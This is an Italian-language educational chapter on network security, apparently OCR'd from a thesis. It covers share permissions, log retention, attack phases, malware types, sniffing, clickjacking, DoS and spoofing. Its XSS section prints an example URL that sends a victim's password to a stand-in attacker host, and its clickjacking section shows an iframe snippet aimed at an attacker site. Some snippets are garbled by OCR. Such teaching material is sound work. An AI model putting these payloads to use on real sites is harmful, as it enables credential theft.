"La sicurezza non è un prodotto, è un processo. Inoltre non è un problema di tecnologie bensì di persone e gestione."
Infatti il punto debole della sicurezza è rappresentato non tanto dalle tecnologie che vengono continuamente aggiornate, rendendo più difficile agli hacker la scoperta di vulnerabilità, ma dal fattore umano in quanto sfondare questo tipo di firewall non richiede alcun investimento oltre il costo di una telefonata e comporta un minor rischio. L'arte del social engineering quindi non richiede necessariamente delle conoscenze approfondite in campo informatico come testimonia il più ricercato hacker Kevin Mitnick il quale utilizzo'soprattutto l'astuzia e la persuasione per penetrare le reti di grandi società di telecomunicazioni tra le quali compaiono: Pacific Bell e Motorola, Nokia, Fujitsu, Novell e NEC.

"Quando non molto tempo fà ho deposto davanti al congresso ho spiegato che spesso riuscivo ad ottenere password ed altre informazioni delicate dalle aziende fingendo di essere qualcun altro e banalmente chiedendole". Kevin Mitnick, L'arte dell'inganno, 2002.

3.2.4 Organizzazione dei beni e delle risorse umane

Condivisione di File e Cartelle in rete In Windows Xp i membri del gruppo Amministratori, Power User e Operatori Server possono condividere cartelle e assegnare permessi a gruppi o singoli utenti che possono accedervi. I permessi delle cartelle condivise determinano chi può accedere a cartelle remote,

accessibili quindi dalla rete, ma non hanno alcuna valenza negli accessi locali. Quando una cartella viene condivisa gli utenti possono connettersi alla cartella tramite la rete e ottenere l'accesso ai suoi contenuti. La gestione dei permessi permette di determinare quali utenti o gruppi possano accedere ai contenuti della cartella condivisa. I permessi di condivisione sono dfferenti dai permessi NTFS. Infatti i permessi NTFS utilizzano una lista di controllo degli accessi (ACL) per limitare gli accessi alle risorse e possono essere assegnati solo a risorse che risiedono su un volume NTFS. Inoltre i permessi NTFS possono esser assegnati ad entrambi cartelle e file. I permessi di condivisione non utilizzano tali liste e possono essere utilizzati su volumi formattati con un qualunque file system, incluso FAT, FAT32 e NTFS. Inoltre i permessi di condivisione possono essere assegnati solamente alle cartelle.
Nell'ambito Unicode i permessi di condivisione sono di tre tipi:

1. Lettura (la più restrittiva)
2. Modifica
3. Controllo Totale (la meno restrittiva)

Di seguito viene brevemente descritto ognuno dei permessi:

Permesso	Descrizione
Lettura	Gli utenti possono visualizzare i nomi dei file e delle cartelle, i dati e gli attributi dei file, eseguire program files e scripts e modificare cartelle senza condividerle.
Modifica	Gli utenti possono creare cartelle, aggiungere file ale cartelle, modificare i dati presenti nei file o aggiungerne di nuovi, eliminare cartelle e file e possiedno tutti i permessi della modalità lettura.
Controllo Totale	Gli utenti possono cambiare i permessi dei file (solo sui volumi NTFS), diventare proprietari dei file (solo sui volumi NTFS) e possiedono tutti i permessi della modalità modifica.

Bisogna sottolineare che i permessi di condivisione sono cumulativi, per cui il permesso globale deriva dalla somma dei permessi di utente e di quelli di gruppo, ovvero il più ampio. Fà eccezione "nega"che sovrasta tutti gli altri permessi.

Tali permessi possono essere concessi a gruppi oppure ad utenti individuali. Tuttavia per l'amministratore è più efficiente assegnare i permessi a gruppi piuttosto che a singoli utenti.

Le strategie di condivisione da attuare per aumentare il livello di protezione delle risorse può essere riassunto dai seguenti punti:

- Condividere solo le risorse strettamente necessarie.
- Indicare nomi di condivisione chiari ed univoci.

- Non condividere interi dischi, ma solo cartelle.
- Ricordarsi che la semplice condivisione concede ad Everyone il Controllo completo.
- Eliminare subito le autorizzazioni ad Everyone, sostituendole con altre di gruppo od utente.
- Concedere autorizzazioni limitate agli utenti generici, in particolare agli studenti.

Segmentazione della rete (VLAN) E'opportuno segmentare la rete sia per ragioni di prestazione sia per separare il traffico ed evitare interferenze fra i diversi reparti che compognono il sistema. La suddivisione non deve riguardare solo i dipendenti ma anche gli utenti esterni(consulenti ecc..) che devono usare pc aziendali o in alternativa essere collegati ad una rete non collegata con il resto dell'azienda in modo da minimizzare il piu'possibile le infezioni dei pc aziendali.

Archiviazione dei log di sistema Il 15 dicembre 2009 è entrato in vigore il provvedimento del 27 novembre 2008 ("Misure e accorgimenti prescritti ai titolari dei trattamenti effettuati con strumenti elettronici relativamente alle attribuzioni delle funzioni di amministratore di sistema") del garante dela Privacy in merito alla gestione dei log degli amministratori di sistema in cui vengono descritti i nuovi adempimenti per gli amministratori di sistema in tema di tutela, protezione e sicurezza di dati e privacy.
Innanzitutto bisogna definire cosa sono i log di sistema: (Rif. comma 2, lettera f)
Per access log si intende la registrazione degli eventi generati dal sistema di autenticazione informatica all'atto dell'accesso o tentativo di accesso da parte di un amministratore di sistema o all'atto della sua disconnessione nell'ambito di collegamenti interattivi a sistemi di elaborazione o a sistemi software.

Gli event records generati dai sistemi di autenticazione contengono usualmente i riferimenti allo "username" utilizzato, alla data e all'ora dell'evento (timestamp), una descrizione dell'evento (sistema di elaborazione o software utilizzato, se si tratti di un evento di log-in, di log-out, o di una condizione di errore, quale linea di comunicazione o dispositivo terminale sia stato utilizzato) .

Il provvedimento richiede che questi log vengano conservati per un periodo di tempo (circa sei mesi) in archivi immodificabili e inalterabili al fine di:
La raccolta dei log serve per verificare anomalie nella frequenza degli accessi e nelle loro modalità (orari, durata, sistemi cui si è fatto accesso). L'analisi dei log può essere compresa tra i criteri di valutazione dell'operato degli amministratori di sistema.

3.3 Sicurezza Esterna

Se in passato i virus erano "costretti" a spostarsi su scomodi dischetti, l'avvento di internet con milioni di macchine tra loro connesse ha aperto una vera e propria autostrada agli attacchi informatici.

Con il termine sicurezza esterna si indicano tutti gli aspetti della sicurezza legati ai possibili attacchi a cui sono soggetti risorse e beni esposti all'esterno ad esempio tramite il Web.
Il World Wide Web (letteralmente "ragnatela mondiale"), abbreviato dal l'acronimo WWW e comunemente chiamato Web, è il servizio più conosciuto di Internet. E'un sistema basato su un'architettura client/server con standard accettati universalmente, per immagazzinare, reperire, formattare e visualizzare informazioni. Le pagine web sono formattate utilizzando ipertesti con link incorporati che permettono ad una pagina di essere collegata con un'altra e inoltre permettono la connessione delle pagina ad altri oggetti quali file sonori, filmati, video. La nascita del web risale al 6 agosto del 1991, data in cui viene messo on-line il primo sito web dal Dr. Tim Berners-Lee, ricercatore al Laboratorio Europeo Fisico delle Particelle (noto come CERN), utilizzato solo dalla comunità scientifica fino al 30 aprile del 1993 data in cui si decide di rendere pubblica la tecnologia alla base del web. Fino al 1993 le informazioni condivise sul web erano in forma di testo poi grazie alla nascita del primo browser web con interfaccia grafica, chiamato Mosaic, fù possibile visualizzare in modo grafico documenti sul web utilizzando colori di sfondo, immagini e rudimentali animazioni. Ma l'evoluzione del browser web non si fermò qui, infatti nel 1994 Andreessen e Jim Clark fondarono Netscape che creò il primo browser commerciale , Netscape Navigator, e solo un anno dopo Microsoft rilasciò il proprio browser che divenne il browser predominante (Internet Explorer).
Di seguito verranno elencati ed analizzati alcuni dei più diffusi attacchi a cui il web è esposto e nella sezione successiva alcune modalità di protezione da tali pericoli.

3.3.1 Attacchi Esterni

Prima di procedere con l'analisi degli attacchi più diffusi, bisogna capire come avviene un attacco analizzandone le fasi più salienti sulla base della filosofia che "Per sconfiggere il nemico bisogna prima conoscerlo".

Anatomia di un Attacco L'hacker prima di attaccare deve conoscere la vittima quindi le fasi di Footprinting, Scanning ed Enumeration servono per la raccolta metodologica delle informazioni necessarie.

1. Footprinting
   È la fase di raccolta delle informazioni riguardanti il possibile obiettivo da attaccare che permettono di determinare il footprint (letteralmente "impronta") cioè il profilo della presenza di Internet, della tecnologia per l'accesso remoto, e di eventuali Intranet/Extranet. Quando per esempio i ladri decidono di svaligiare una banca non si limitano ad entrare e a portare via il bottino anzi tale fase è preceduta dalla redazione di un piano messo in atto sulla base delle informazioni raccolte quali ad esempio: i percorsi e gli orari del furgone blindato, la posizione delle telecamere, il numero di impiegati, le uscite di sicurezza e qualsiasi altra informazione utile per portare a termine il colpo. Così come i ladri che realizzano un piano adeguato riescono a portare a termine il colpo, anche gli hacker che seguono una metodologia ben strutturata riescono a raccogliere informazioni da una serie di fonti e a ricostruire l'impronta fondamentale di




Figura 3.11: Schema relativo alle fasi di un attacco

qualsiasi organizzazione che gli permette di ricostruire il profilo del suo livello di protezione. In particolare il footprinting concentra la ricerca sulle risorse informatiche possedute dal bersaglio seguendo la tabella 3.12:

Tecnologia	Informazioni
Internet	Nomi di dominio Blocchi della rete Indirizzi IP dei sistemi raggiungibili da Internet Servizi TCP e UDP in esecuzione su ciascuno dei sistemi identificati Architettura di sistema (per esempio, SPARC piuttosto che X86) Meccanismi di controllo degli accessi e relativi elenchi (ACL, *Access Control List*) Sistemi di intercettazione delle intrusioni (IDSes) Enumerazione del sistema (nomi utente e di gruppo, messaggi di sistema, tabelle di instradamento, informazioni SNMP)
Intranet	Protocolli di rete utilizzati (per esempio, IP, IPX, DecNET ecc.) Nomi di dominio interni Blocchi di rete Indirizzi IP specifici di sistemi raggiungibili sulla Intranet Servizi TCP/UDP in esecuzione su ciascuno dei sistemi individuati Architettura di sistema (per esempio SPARC, piuttosto che X86) Meccanismi di controllo degli accessi e relativi elenchi (ACL, *Access Control List*) Sistemi di intercettazione delle intrusioni (IDS) Enumerazione del sistema (nomi utente e di gruppo, messaggi di sistema, tabelle di instradamento, informazioni SNMP)
Accesso remoto	Numeri delle linee telefoniche analogiche/digitali Tipo di sistema remoto Meccanismi di autenticazione VPNs e protocolli correlati (IPSEC, PPTP)
Extranet	Fonte e destinazione della connessione Tipo di connessione Meccanismi di controllo degli accessi

Figura 3.12: Tecnologie ed informazioni critiche che un Hacker deve cercare di raccogliere

2. Scanning
   Terminata la prima fase di analisi è possibile stilare un elenco delle macchine più esposte ad attacco in modo da restringere il raggio d'azione. La fase successiva è quella di Scanning che consiste in una analisi più approfondita delle macchine selezionate al fine di individuarne la configurazione ed evetuali vulnerabilità presenti. Infatti solo conoscendo il sistema operativo installato, i servizi su di esso attivi e sfruttando la conoscenza delle

vulnerabilità e attacchi ricavabili da Internet è possibile individuare i punti deboli del sistema da sfruttare. Per eseguire tale analisi l'attaccante si serve ad esempio del comando Ping che permette di sapere se una certa macchina, che risponde ad un dato indirizzo Ip è al momento collegata oppure utilizza strumenti come Strobe o Netcat che permettono di conoscere i servizi attivi su una macchina in un dato momento e quindi risalire a quali sono le porte in ingresso aperte, ma forse ben sorvegliate, verso il sistema che si vuole raggiungere. Quando ad esempio un ladro vuole entrare in una casa controlla tutte le porte e le finestre al fine di scoprire da quale di queste è possibile introdursi all'interno della casa.

3. Enumeration
   È la fase intrusiva di determinazione degli account attivi, delle risorse accessibili come file condivisi in modo insicuro e l'individuazione di vecchie versioni del software che contengono vulnerabilità note. Una volta ottenuti gli account attivi infatti l'attaccante può tentare di indovinare le password per ottenere l'accesso al sistema.

4. Gaining Access
   Questa è la fase più delicata dell'attacco, l'hacker entra nel sistema sfruttando le vulnerabilità indviduate nelle fasi precedenti oppure utilizzando tecniche più semplici come ad esempio il Brute Force che permette di indovinare la password di un utente. Scoprire la password di un utente non è poi così difficile in quanto gli utenti hanno la brutta abitudine di scegliere password facili da ricordare come ad esempio il nome del figlio o della moglie, la propria data di nascita o il codice fiscale. Sfruttando il social engineering si può facilmente risalire a queste informazioni e di conseguenza indovinare la password entro breve altrimenti si ricorre al brute force che prevede anche l'uso di "dizionari di password, ovvero un elenco di parole generalmente usate come password, un tool automatico si occupa poi di provare tutte le password dell'elenco fino a trovare quella giusta (questo tipo di attacco tutt'oggi funziona 2 volte su 3!).

5. Escalating privilege
   Una volta entrato nel sistema l'hacker acquista i privilegi di un utente normale che non sono sufficienti per compiere attività illecite, deve quindi riuscire ad ottenere privilegi di amministratore o superuser.

6. Copertura tracce
   Come un ladro che si rispetti anche l'hacker non deve lasciare tracce che in gergo informatico assumono il nome di "log"ovvero dei file dove vengono registrate le attività svolte dagli amministratori al fine di individuare eventuali intrusi e poterli rintracciare. A seconda del tipo di macchina e di sistema operativo installato l'hacker sà dove recuperare i log e modificarli rendendo invisibili le sue azioni.

7. Backdoor
   Come si è visto intrufolarsi in un sistema richiede molti passaggi e quindi molto tempo, ecco perchè gli hacker non ripetono ogni volta tutti i passaggi ma utilizzano le backdoor ovvero piccoli programmi che permettono all'intruso di potersi collegare in maniera quasi trasparente e diretta alla macchina.

Malware Proprio per la sua caratteristica di essere disponibile a tutti il Web è diventato anche molto vulnerabile, infatti è diventato il canale preferito dai criminali informatici per propagare malware. Malware è l'abbreviazione di Malicious Software (Software Malevolo) ed è un software designato ad accedere segretamente al computer della vittima senza il suo consenso. La quantità di software malevolo è andata crescendo con gli anni e con la popolarità di Internet come mostra il grafico in figura 3.13, risalente ad uno studio di AV Test Labs del 2008, società tedesca che misura la rapidità e la precisione dei prodotti anti-virus di rilevare i nuovi virus.




Figura 3.13: Grafico relativo alla crescita annuale di nuovi virus

La crescita esponenziale di questo tipo di attacco è stata sottolineata anche da David Perry, direttore di educazione globale per Trend Micro, che ha affermato: *"Nel 1990 eravamo abituati vedere una manciata di nuovi virus ogni settimana. Ora, stiamo analizzando tra 2000 e 3000 nuovi virus, per ora."*

E'importante però comprendere che il malware può assumere diverse forme anche se la più diffusa è la **forma di tipo infettivo** che include virus e worms, chiamati così perchè possiedono la caratteristica predominante dei virus che provocano malattie a piante ed animali ovvero sono **auto-replicanti** quindi si diffondono di computer in computer producendo numerose copie di sè stessi. Non è facile accorgersi della presenza di un virus in quanto sono pezzi di codice inseriti in un normale file oppure in un programma che nel momento in cui viene avviato esegue anche il codice del virus che infetta altri file o programmi producendo sue copie.

La differenza tra Virus e Worms si riscontra nella modalità di diffusione, infatti i primi si propagano solo dopo che il programma che li contiene viene eseguito mentre i secondi sono programmi autonomi. Negli anni molti worm hanno lasciato il segno nella storia del Web in quanto hanno diffuso paure e preoccupazioni sulla velocità con cui si diffondevano tra gli host connessi ad Internet. Il primo esempio è stato fornito nel 1988 dal Robert Morris Jr. worm sviluppatosi in migliaia di host, che a quel tempo costituivano una parte significante dell'Arpanet (il predecessore di Internet). Solo ad un anno di distanza un worm di nome Melissa fù in grado di infettare documenti Microsoft Word e si diffuse velocemente poichè era in grado di inviarsi tramite email agli indirizzi di posta che trovava nella rubrica degli indirizzi di Outlook, dimostrando così che l'email era un ottimo mezzo per la propagazione del malware. La facilità con cui il mal-

ware riusciva a diffondersi tramite e-mail ispirò negli anni successivi la nascita di altri worm tra i quali: il Love Letter Worm, Code Red, Nimda, Klez, SQL Slammer/Sapphire, Blaster, Sobig e MyDoom.
Oltre alla forma di tipo infettivo, altra forma ampiamente diffusa è quella dei **malware caratterizzati dalla possibilità di nascondersi agli occhi della vittima** tra i quali compaiono Trojan Horses e rootkits. La caratteristica di essere furtivi è molto importante per i malware poichè i software Antivirus altrimenti potrebbero scovarli. I Trojan Horses per non essere scoperti, si presentano all'utente come un programma utile e una volta che l'utente effettua il download scarica anche il software malevolo. Rootkit è essenzialmente una modifica inserita nel sistema operativo della vittima per nascondere la presenza di file o processi malevoli all'utente e ad eventuali scansioni. Un'altra forma molto diffusa è quella di **malware che permettono il controllo del pc della vittima da remoto** e comprende: Remote Access Trojan (RATs) e boots. Grazie a un RAT, un malintenzionato è in grado di visualizzare e modificare i file e le funzioni del computer, di controllare e registrare le attività eseguite e di utilizzare il computer per attaccare altri computer ad insaputa della vittima, esempio di RAT sono: Back Orifice, Netbus, and Sub7. Bot deriva dalla parola robot e sono programmi a controllo remoto installati sotto copertura nei pc delle vittime, tipicamente sono programmati per apprendere istruzioni dal "bot header". Tutti i pc comandati dallo stesso "bot header"formano una botnet che tipicamente viene progettata per produrre spam oppure per sferrare un attacco di tipo Distribuited Denial of Service. La potenza della botnet è proporzionale alla sua grandezza tuttavia la sua grandezza è difficile da scoprire. Uno dei più famosi esempi di botnet è fornito dallo Storm worm che fù lanciato nel gennaio del 2007 in una rete peer-to-peer distribuita in cui ogni host infetto condivideva liste di altri host infetti, ma nessun host singolo possedeva la lista dell'intera botnet. Ben presto la botnet divenne sempre più grande fino a raggiungere circa un milione di host anche se è impossibile risalire alla vera dimensione a causa delle misure per sfuggire alle scansioni adottate dai bot. Un'altra classe di malware è popolata da **malware designato al furto dei dati** ed include keyloggers e spyware. Un keylogger può assumere la forma di un Trojan Horse o di qualunque altro malware e sono finalizzati a rubare password oppure altre informazioni di valore personale. Un esempio è fornito dal KeyLogger Magic Lantern utilizzato dal'FBI. Gli Spyware, proprio come dice il nome, sono delle spie che monitorano e registrano l'attività dell'utente al fine di carpire informazioni personali all'insaputa dell'utente.

Sniffing È una tecnica che consiste nel catturare il traffico all'interno di una rete e può essere utilizzata per due scopi:

1. Scopi Legittimi: Individuazone di problemi di comunicazione o di tentativi di intrusione.

2. Scopi Illegittimi: Intercettazione fraudolenta di password o di altre informazioni sensibili.

Se utilizzato per scopi legittimi lo sniffing è utile agli amministratori di sistema per supervisionare la rete e prevenire eventuali attacchi mentre se usato per scopi illegittimi minaccia la riservatezza delle informazioni che transitano in

rete. Nel secondo caso quindi permette ad un'attaccante di leggere i dati in transito senza esserne autorizzato, come mostrato in figura 3.14:

Figura 3.14: Schema funzionamento attacco di tipo Sniffing

Una volta catturato il traffico, l'attaccante può leggere i dati contenuti nei pacchetti di rete, incluse le eventuali password trasmesse per autenticare un utente nei confronti di un servizio a cui sta cercando di accedere. L'intercettazione dei dati avviene attraverso appositi strumenti, detti *sniffer*, che hanno il compito di raccogliere le informazioni in transito sulla rete ed effettuare su di esse diverse operazioni quali la conversione dei pacchetti in una forma leggibile e filtraggio in base a criteri stabiliti dall'attaccante.
La soluzione per difendersi da questo tipo di attacco è l'utilizzo di algoritmi per cifrare il traffico, in particolare le informazioni sensibili, in modo da assicurare la confidenzialità dei dati. Inoltre esistono molti software che rivelano gli sniffer presenti sulla rete.

Clickjacking Clickjacking è una parola costruita dalla fusione dei termini hijacking (dirottamento) e click quindi si può definire come un "dirottamento del click". E'una tecnica di attacco che consiste nell'ingannare gli utenti del Web nel momento in cui cliccano su un link apparentemente innocuo, reindirizzandoli, a loro insaputa, ad un altro oggetto. Solitamente questa tecnica sfrutta JavaScript o Iframe.
La tecnica basata su JavaScript è molto semplice in quanto il click dell'utente su di una pagina HTML non genera alcuna azione in sè ma si limita a generare un evento all'interno della pagina. Questo evento viene ricevuto e gestito da un'apposita funzione JavaScript nota come *event handler* che viene scritta dal programmatore ed avrà il compito di redirigere il click del mouse. Per emulare il click del mouse è sufficiente che il programmatore utilizzi il seguente event handler:

button1.onclick="myEventHandler()"
Questo definisce l'event handler da usarsi quando viene premuto il pulsante button1
myEventHandler()

*blue*Questo invoca direttamente l'event handler, come se fosse stato premuto il pulsante

La seconda tecnica è basata su IFRAME, un tag Html che, opportunamente utilizzato, permette di posizionare una finestra Html su una esistente o su tutta la sua estensione o utilizzando parti di essa. Un hacker utilizza, di norma, un IFRAME per inserirvi un sito insidioso su uno legittimo per tutta la sua estensione. In questo modo le eventuali selezioni sulla pagina cadono sulla pagina fittizia.
Per esempio utilizzando il codice riportato:

iframe height="100"% width="100"% src=attacker site

Attualmente nessun browser è immune da attacchi di questo tipo in quanto la minaccia è insita nel tag IFRAME o nello standard HTML e Javascript. La soluzione possibile è allora l'inasprimento dei controlli del browser oppure l'inibizione di certe opzioni. Ad esempio si possono disabilitare contemporaneamente l'interprete Javascript e il tag IFRAME. Inoltre alcuni browser come Mozilla e Firefox permettono l'installazione di plug-in NoScript e la selezione dell'opzione "forbid IFRAME". Inoltre gli amministratori di siti web possono innalzare le barriere di sicurezza relative ai propri siti associando ad ogni click i famosi captcha [3] o definendo password mirate per una singola operazione oppure delle mail di conferma.

Attacchi Dos Gli attacchi Denial Of Service (letteralmente negazione del servizio) hanno lo scopo di portare il server web al limite delle prestazioni in modo che non possa più erogare servizi.
Le comunicazioni su Internet avvengono tramite il protocollo TCP\IP che prevede una sincronizzazione della connessione tra sorgente e destinatario realizzata tramite il **Three Way Handshaking** secondo il quale il client inizia la connessione verso il server inviando un pacchetto TCP contrassegnato con il flag **SYN**, il server invia una notifica di ricezione della richiesta generando un pacchetto con flag **SYN/ACK**, di seguito la connessione viene stabilita e mantenuta con dei pacchetti aventi il flag **ACK**. In figura 3.15 viene mostrato il processo di sincronizzazione:

L'attacco al server può quindi essere realizzato inviando contemporaneamnte migliaia di richieste di sincronizzazione al secondo verso il server che risponde inviando SYN/ACK finchè le sue possibilità hardware e software lo permettono, ovvero finchè il livello di utilizzo della CPU non sale al 100 % bloccando di fatto il server e quindi non permettendo nessun tipo di operazione, sia essa di amministrazione locale della macchina sia in remoto. Ovviamente anche tutte le connessioni dall'esterno non saranno possibili e quindi tutti i servizi, web server incluso, non risulteranno disponibili. Questa tecnica di attacco DoS viene definita **Flooding**(innondamento), in quanto viene realizzata tramite l'invio di un flusso anomalo di pacchetti verso un'unica destinazione.

Attacchi Ddos Gli attacchi DoS si sono evoluti nel corso del tempo, da semplici attacchi, condotti da singoli PC, ad attacchi organizzati in modo distribui-

[3] Test per determinare se l'utente sia un umano e non un computer o un bot. Tipicamente si richiede all'utente di scrivere quali siano le lettere o i numeri presenti in una sequenza che appare distorta o offuscata sullo schermo




Figura 3.15: Protocollo Handshake

to (da qui l'acronimo DDoS), realizzati da migliaia di computer disseminati per tutta la rete che insieme compongono una botnet a libera disposizione dell'attaccante. Infatti l'attaccante non si espone direttamente, per evitare di essere individuato, ma infetta un numero elevato di computer utilizzando virus o worm che permettono di lasciare aperte delle backdoor a loro riservate in modo da consentire all'attaccante di prendere il controllo remoto della macchina senza il consenso del proprietario.
L'attacco Ddos non deve essere sottovalutato basti pensare che riuscì, nel febbraio del 2000, a mettere in ginocchio siti ad elevata visibilità come CNN, Yahoo, Ebay, Amazon. Un attacco di questo tipo risulta così pericoloso in quanto è impossibile fare una distinzione tra un carico pesante, ma legittimo, proveniente da molteplici sorgenti e un attacco di tipo Ddos.

Web Spoofing Tale attacco consiste nella falsificazione di un sito web per trarre in inganno l'utente che crede di navigare all'interno del sito web richiesto mentre in realtà è connesso ad un server malevolo.

Innanzitutto l'hacker adesca la vittima servendosi di hyperlink fasulli che indirizzano il click dell'utente, non al sito web desiderato, ma a quello creato dall'attaccante. Gli hyperlink fasulli per adescare nuove vittime devono essere diffusi in diversi modi, ad esempio:

- l'hyperlink può essere posto all'interno di una pagina web popolare
- inviando alla vittima una mail contenente un puntatore al falso sito web
- alternativamente inviando alla vittima una mail che contenga il contenuto di una pagina presente sul falso sito web




Figura 3.16: Schema riassuntivo di un attacco di tipo Web Spoofing

- l'hacker può ingannare un motore di ricerca riuscendo a far puntare il risultato di una ricerca ad un contenuto del falso sito web

Il falso sito web, creato dall'hacker, assomiglia totalmente a quello originale in quanto contiene le stesse pagine e gli stessi link in modo che l'utente non si accorga dell'inganno. L'inganno permette all'attaccante di impadronirsi del traffico tra il browser web dell'utente ed il Web permettendogli così di ottenere anche le credenziali inserite dall'utente. Inoltre l'hacker può modificare tutti i dati in transito tra la vittima ed il Web server senza che egli se ne accorga. Ad esempio se la vittima effettua on-line un ordine di 100 widgets, [4] l'hacker può: modificare la quantità dell'ordine, inviare a sè stesso una parte dei widgets modificando l'indirizzo oppure modificare il contenuto inviato dal Web server all'utente inserendo altro materiale come mostrato in figura 3.17.




Figura 3.17: Esempio svolgimento di un attacco di tipo Web Spoofing

[4] I widget sono elementi (tipicamente grafici) di una interfaccia utente di un programma, che facilita all'utente l'interazione con il programma stesso come ad esempio orologi, scritte dinamiche, videogiochi.

Cross Site Scripting L'attacco Cross Site Scripting(XSS) [5] richiede tipicamente l'utilizzo di script client-side realizzati in Java Script e progettati allo scopo di estrapolare informazioni dalla vittima e trasmetterle all'attaccante.
Una pagina web contiene testo e immagini che vengono immagazzinati in un Server Web e formattate utilizzando HTML in modo che, quando la pagina viene inviata all'utente, il suo browser interpreti il linguaggio HTML fornendo all'utente la pagina desiderata.
Tali pagine possono essere statiche o dinamiche: nel primo caso le informazioni contenute al suo interno non cambiano anzi sono le stesse per ogni visitatore mentre nel secondo caso cambiano il proprio contenuto in base all'input inserito dall'utente.
L'attacco XSS si basa sulle pagine dinamiche infatti si tratta di codice malevolo (tipicamente in JavaScrpit ma anche in ActiveX) inserito in specifiche pagine dinamiche. Tuttavia l'attacco XSS non è direttamente rivolto alla pagina in questione, in quanto l'hacker non intende entrare nel Web Server, ma la sua vittima è l'utente che naviga nel web visitando pagine dinamiche e iniettando inconsapevolmente nell'applicazione web uno script di tipo client-side.
Per comprendere meglio come funziona il Cross Site Scripting, vengono di seguito elencate le fasi della sua attuazione:

1. L'attaccante cerca un sito web, vulnerabile all'attacco XSS, che visualizzi la login errata come mostrato in figura 3.18.

Figura 3.18: Esempio di login errata

2. Individuato il sito, l'attaccante può generare un URL che contenga al suo interno alcuni comandi Java Script come nell'esempio di seguito:

   http://fakesite.com/login.asp?serviceName=fakesite.comaccess&templatename=
   prod_sel.forte&source= fakeimage.
   src=http://www.attackers_Web_Site.com/ password.value

   Notare che il comando contiene un link a sito web dell'attaccante (www.attackers_Web_Site.com) in modo che l'input dell'utente venga reindirizzato a tale sito.

[5] Originariamente l'acronimo del Cross Site Scripting era CSS ma venne modificato in XSS in quanto veniva confuso con il linguaggio Cascading Style Sheets che possedeva lo stesso acronimo.

3. Successivamente questo URL viene inviato tramite mail alla vittima chiedendogli di inserire le proprie credenziali al fine di verificare la propria password oppure promettendogli di ricevere servizi gratuiti.

